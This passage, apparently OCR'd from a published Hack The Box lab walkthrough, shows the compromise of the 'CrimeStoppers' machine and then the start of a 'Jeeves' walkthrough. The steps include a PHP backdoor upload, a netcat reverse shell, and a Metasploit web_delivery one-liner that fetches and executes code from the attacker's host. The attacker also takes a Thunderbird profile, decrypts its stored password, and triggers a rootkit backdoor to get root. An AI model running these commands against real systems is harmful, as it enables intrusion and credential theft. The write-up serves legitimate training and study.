
Now in order to upload the content of our php backdoor through burp select the string "shell" for name = tip as shown below.




And choose php file to paste it content at the place of shell.



As you can observe that we have successfully uploaded our malicious PHP content here.



Now forward the intercepted request and you will get secretname for the uploaded file as highlighted, copy it. Then forward the request again, it will give the success.txt message and at last forward the request one more time.



Do not forget to launch netcat for reverse connection before executing your uploaded file.

nc -lvp 1234

Now open the browser and execute the following command that contains secretname of the uploaded file (PHP backdoor) and you will get netcat session for reverse

connection.

```
1
2  http://10.10.10.80/?op=zip://uploads/10.10.14.25/e0d7a2f54d16633eb0eddfb10efed8ea5a200274%23shell
   python -c 'import pty; pty.spawn("/bin/sh")'
```

```
root@kali:~/Desktop# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.80: inverse host lookup failed: Unknown host
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.80] 60482
Linux ubuntu 4.10.0-42-generic #46-Ubuntu SMP Mon Dec 4 14:38:01 UTC 2017 x
 22:17:34 up 3 min,  0 users,  load average: 0.01, 0.05, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Because we love to work with meterpreter session therefore with help of metasploit web_delivary module we generate malicious python code as shown.

```
1  msf exploit(multi/script/web_delivery) > set lhost 10.10.14.25
2  msf exploit(multi/script/web_delivery) > set srvhost 10.10.14.25
3  msf exploit(multi/script/web_delivery) > exploit
```


```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set lhost 10.10.14.25
lhost => 10.10.14.25
msf exploit(multi/script/web_delivery) > set srvhost 10.10.14.25
srvhost => 10.10.14.25
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.25:4444
[*] Using URL: http://10.10.14.25:8080/vSG768b
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_info[0]],fromlist=('ur
```

Paste copied code in netcat which will provide meterpreter session inside Metasploit framework.

```
root@kali:~/Desktop# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.80: inverse host lookup failed: Unknown host
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.80] 60482
Linux ubuntu 4.10.0-42-generic #46-Ubuntu SMP Mon Dec 4 14:38:01 UTC 2017 x86_64
 x86_64 x86_64 GNU/Linux
 22:17:34 up 3 min,  0 users,  load average: 0.01, 0.05, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/$ python3 -c "import sys;u=__import__('urllib'+{2:'',3:'.reques
t'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://10.10.14.25:
8080/vSG768b');exec(r.read());"
<'http://10.10.14.25:8080/vSG768b');exec(r.read());"
www-data@ubuntu:/$
```

HURRAYYYY!!! We got our meterperter session, now let's grab the user.txt file first.
Inside path: /**home/dom** I found **user.txt** file and used cat "filename" command for reading this file.
cd home

ls
cd dom
ls
cat user.txt
Great!! We got our 1st flag successfully



Now we need to find root.txt file to finish this challenge and believe me it was not easy until you won't the hint which is hidden by the author. We try every possible method to escalated privilege to gain the root access but it was quite different from previous one. After penetrating more and more we found a "36jinndk.default" from inside /home/dom/.thunderbird, which was encrypted file for Thunderbird profile, therefore, we download it in our local system.

```
1  meterpreter> download 36jinndk.default /root/Desktop/36
```

```
meterpreter > download 36jinndk.default /root/Desktop/36
[*] downloading: 36jinndk.default/webappsstore.sqlite -> /root/Desktop/36/webappsstore.sqlite
[*] download   : 36jinndk.default/webappsstore.sqlite -> /root/Desktop/36/webappsstore.sqlite
[*] downloading: 36jinndk.default/extensions.ini -> /root/Desktop/36/extensions.ini
[*] download   : 36jinndk.default/extensions.ini -> /root/Desktop/36/extensions.ini
[*] downloading: 36jinndk.default/times.json -> /root/Desktop/36/times.json
[*] download   : 36jinndk.default/times.json -> /root/Desktop/36/times.json
[*] downloading: 36jinndk.default/blist.sqlite -> /root/Desktop/36/blist.sqlite
[*] download   : 36jinndk.default/blist.sqlite -> /root/Desktop/36/blist.sqlite
[*] downloading: 36jinndk.default/.parentlock -> /root/Desktop/36/.parentlock
[*] download   : 36jinndk.default/.parentlock -> /root/Desktop/36/.parentlock
[*] downloading: 36jinndk.default/xulstore.json -> /root/Desktop/36/xulstore.json
[*] download   : 36jinndk.default/xulstore.json -> /root/Desktop/36/xulstore.json
[*] downloading: 36jinndk.default/formhistory.sqlite -> /root/Desktop/36/formhistory.sqlite
```

Since it was encrypted file of Thunderbird profile so with help of Google we found a python script from this Link: **https://github.com/unode/firefox_decrypt** for its decryption.
With help of the following command, we successfully found password: Gummer59

```
1  python firefox_decrypt.py /root/Desktop/36
```

```
root@kali:~/Desktop/firefox_decrypt# python firefox_decrypt.py /root/Desktop/36
2018-06-06 01:28:16,896 - WARNING - profile.ini not found in /root/Desktop/36
2018-06-06 01:28:16,897 - WARNING - Continuing and assuming '/root/Desktop/36' is a profile lo

Master Password for profile /root/Desktop/36:
2018-06-06 01:28:22,653 - WARNING - Attempting decryption with no Master Password

Website:   imap://crimestoppers.htb
Username: 'dom@crimestoppers.htb'
Password: 'Gummer59'

Website:   smtp://crimestoppers.htb
Username: 'dom@crimestoppers.htb'
Password: 'Gummer59'
```

We applied this password to escalated user:dom with help of the following command and then move into crimestoppers.htb directory it looks like his mailbox directory where we found so many files such INBOX.

```
1  su dome
2  Password:
3  cd /home/dom/.thunderbird/36jinndk.default/ImapMail/crimestoppers.htb
```

```
dom@ubuntu:~/.thunderbird$ cd 36jinndk.default
cd 36jinndk.default
dom@ubuntu:~/.thunderbird/36jinndk.default$ ls
ls
abook.mab               extensions.ini          places.sqlite-shm
addons.json             extensions.json         places.sqlite-wal
blist.sqlite            formhistory.sqlite      prefs.js
blocklist-addons.json   global-messages-db.sqlite  revocations.txt
blocklist-gfx.json      gmp                     saved-telemetry-pings
blocklist-plugins.json  history.mab             search.json.mozlz4
blocklist.xml           ImapMail                secmod.db
cert8.db                key3.db                 sessionCheckpoints.json
compatibility.ini       kinto.sqlite            session.json
content-prefs.sqlite    logins.json             SiteSecurityServiceState.txt
cookies.sqlite          Mail                    storage.sqlite
cookies.sqlite-shm      mailViews.dat           times.json
cookies.sqlite-wal      minidumps               webappsstore.sqlite
crashes                 panacea.dat             webappsstore.sqlite-shm
datareporting           permissions.sqlite      webappsstore.sqlite-wal
directoryTree.json      places.sqlite           xulstore.json
dom@ubuntu:~/.thunderbird/36jinndk.default$ cd ImapMail
cd ImapMail
dom@ubuntu:~/.thunderbird/36jinndk.default/ImapMail$ ls
ls
crimestoppers.htb  crimestoppers.htb.msf
dom@ubuntu:~/.thunderbird/36jinndk.default/ImapMail$ cd crimestopper.htb
cd crimestopper.htb
bash: cd: crimestopper.htb: No such file or directory
dom@ubuntu:~/.thunderbird/36jinndk.default/ImapMail$ cd crimestoppers.htb
cd crimestoppers.htb
dom@ubuntu:~/.thunderbird/36jinndk.default/ImapMail/crimestoppers.htb$ ls
ls
Archives.msf  Drafts.msf  Junk.msf            Sent-1.msf     Trash.msf
Drafts-1      INBOX       msgFilterRules.dat  Sent.msf
Drafts-1.msf  INBOX.msf   Sent-1              Templates.msf
```


First we look into INBOX for any hint for root.txt but didn't find something related to root.txt flag similarly we open other files but didn't found anything.

```
dom@ubuntu:~/.thunderbird/36jinndk.default/ImapMail/crimestoppers.htb$ cat INBOX
<inndk.default/ImapMail/crimestoppers.htb$ cat INBOX
From - Sat Dec 16 11:47:00 2017
X-Mozilla-Status: 0001
X-Mozilla-Status2: 00000000
Return-Path: WhiteRose@DarkArmy.htb
Received: from [172.16.10.153] (ubuntu [172.16.10.153])
        by DESKTOP-2EA0N1O with ESMTPA
        ; Sat, 16 Dec 2017 14:46:57 -0500
To: dom@CrimeStoppers.htb
From: WhiteRose <WhiteRose@DarkArmy.htb>
Subject: RCE Vulnerability
Message-ID: <9bf4236f-9487-a71a-bca7-90fa7b9e869f@DarkArmy.htb>
Date: Sat, 16 Dec 2017 11:46:54 -0800
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
 Thunderbird/52.5.0
MIME-Version: 1.0
Content-Type: text/plain; charset=utf-8; format=flowed
Content-Transfer-Encoding: 8bit
Content-Language: en-US

Hello,

I left note on "Leave a tip" page but no response.  Major vulnerability
exists in your site!  This gives code execution. Continue to investigate
us, we will sell exploit!  Perhaps buyer will not be so kind.

For more details place 1 million ecoins in your wallet.  Payment
instructions will be sent once we see you move money.
```

At last, we open Drafts-1 and read the following line which looks like a hint of root access.

“I don’t trust them and run rkhunter, it reported that there a rootkit installed called:apache_modrootme backdoor” and its execution method.

```
<dk.default/ImapMail/crimestoppers.htb$ cat Drafts-1
From
FCC: imap://dom%40crimestoppers.htb@crimestoppers.htb/Sent
X-Identity-Key: id1
X-Account-Key: account1
To: elliot@ecorp.htb
From: dom <dom@crimestoppers.htb>
Subject: Potential Rootkit
Message-ID: <1f42c857-08fd-1957-8a2d-fa9a4697ffa5@crimestoppers.htb>
Date: Sat, 16 Dec 2017 12:53:18 -0800
X-Mozilla-Draft-Info: internal/draft; vcard=0; receipt=0; DSN=0; uuencode=0;
 attachmentreminder=0; deliveryformat=4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
 Thunderbird/52.5.0
MIME-Version: 1.0
Content-Type: text/html; charset=utf-8
Content-Language: en-US
Content-Transfer-Encoding: 8bit

<html>
  <head>

    <meta http-equiv="content-type" content="text/html; charset=utf-8">
  </head>
  <body text="#000000" bgcolor="#FFFFFF">
    <p>Elliot.</p>
    <p>We got a suspicious email from the DarkArmy claiming there is a
      Remote Code Execution bug on our Webserver.  I don't trust them
      and ran rkhunter, it reported that there a rootkit installed
      called: apache modrootme backdoor.</p>
    <p>According to my research, if this rootkit was on the server I
      should be able to run "nc localhost 80" and then type get root to
      get<br>
      nc localhost 80</p>
    <p>get root<br>
    </p>
    <p><br>
    </p>
  </body>
```

So we explore following the path we found the access.log.2.gz file since it was a compressed file, therefore, it was better to copy it inside /tmp for further steps.

```
1  cd /var/log/apache2
2  cp access.log.2.gz/tmp
```

Now let's move inside /tmp to extract the copied file inside it with the help of gunzip.

```
1  gunzip access.log.2.gz
2  ls
3  cat access.log.2.gz
```

You can observe the log for a command "FunSociety" which has been executed several times.

```
<ult/ImapMail/crimestoppers.htb$ cd /var/log/apache2
dom@ubuntu:/var/log/apache2$ ls -la
ls -la
total 332
drwxr-x--- 2 root adm      4096 Dec 27 06:25 .
drwxrwxr-x 7 root syslog   4096 Dec 27 06:25 ..
-rw-r----- 1 root adm      2820 Jun  5 22:17 access.log
-rw-r----- 1 root adm      1957 Dec 26 07:03 access.log.1
-rw-r----- 1 root adm       184 Dec 25 13:15 access.log.2.gz
-rw-r----- 1 root adm    297525 Dec 23 15:11 access.log.3.gz
-rw-r----- 1 root adm      1164 Jun  5 22:13 error.log
-rw-r----- 1 root adm       526 Dec 27 06:25 error.log.1
-rw-r----- 1 root adm       408 Dec 26 06:25 error.log.2.gz
-rw-r----- 1 root adm       411 Dec 25 06:25 error.log.3.gz
-rw-r----- 1 root adm      2397 Dec 24 06:25 error.log.4.gz
-rw-r----- 1 root adm         0 Dec 16 13:26 other_vhosts_access.log
dom@ubuntu:/var/log/apache2$ cp access.log.2.gz /tmp
cp access.log.2.gz /tmp
dom@ubuntu:/var/log/apache2$ cd /tmp
cd /tmp
dom@ubuntu:/tmp$ ls
ls
access.log.2.gz
dom@ubuntu:/tmp$ gunzip access.log.2.gz
gunzip access.log.2.gz
dom@ubuntu:/tmp$ ls
ls
access.log.2
dom@ubuntu:/tmp$ cat access.log.2
cat access.log.2
::1 - - [25/Dec/2017:12:59:19 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:00:00 -0800] "FunSociety" 400 0 "-" "-"
127.0.0.1 - - [25/Dec/2017:13:11:04 -0800] "FunSociety" 400 0 "-" "-"
10.10.10.80 - - [25/Dec/2017:13:11:22 -0800] "FunSociety" 400 0 "-" "-"
10.10.10.80 - - [25/Dec/2017:13:11:32 -0800] "42PA" 400 0 "-" "-"
10.10.10.80 - - [25/Dec/2017:13:11:46 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:13:12 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:13:52 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:13:55 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:14:00 -0800] "FunSociety" 400 0 "-" "-"
10.10.14.3 - - [25/Dec/2017:13:14:53 -0800] "FunSociety" 400 0 "-" "-"
10.10.14.3 - - [25/Dec/2017:13:15:13 -0800] "GET / HTTP/1.0" 200 4426 "-" "-"
```


As per the message read from DRAFT-1 we run netcat on localhost on port 80 get root access with help of following commands when executed.

```
1  nc localhost 80
2  get FunSociety
3  get FunSociety
4  id
```

Now let's get the root.txt and finish this task.

```
1  cd /root
2  cat root.txt
```

BOOOOOM!!!! We hit the Goal and completed both task.J



Author: AArti Singh

From <https://www.hackingarticles.in/hack-the-box-challenge-crimestoppers-walkthrough/>

Jeeves

Wednesday, January 2, 2019 7:16 PM


Level: Medium
Task: Find the user.txt and root.txt in the vulnerable Lab.
Let's Begin!!
As these labs are only available online, therefore, they have a static IP. Jeeves Lab has IP: 10.10.10.63.
Now, as always let's begin our hacking with the port enumeration.

```
1 nmap -A 10.10.10.63
```

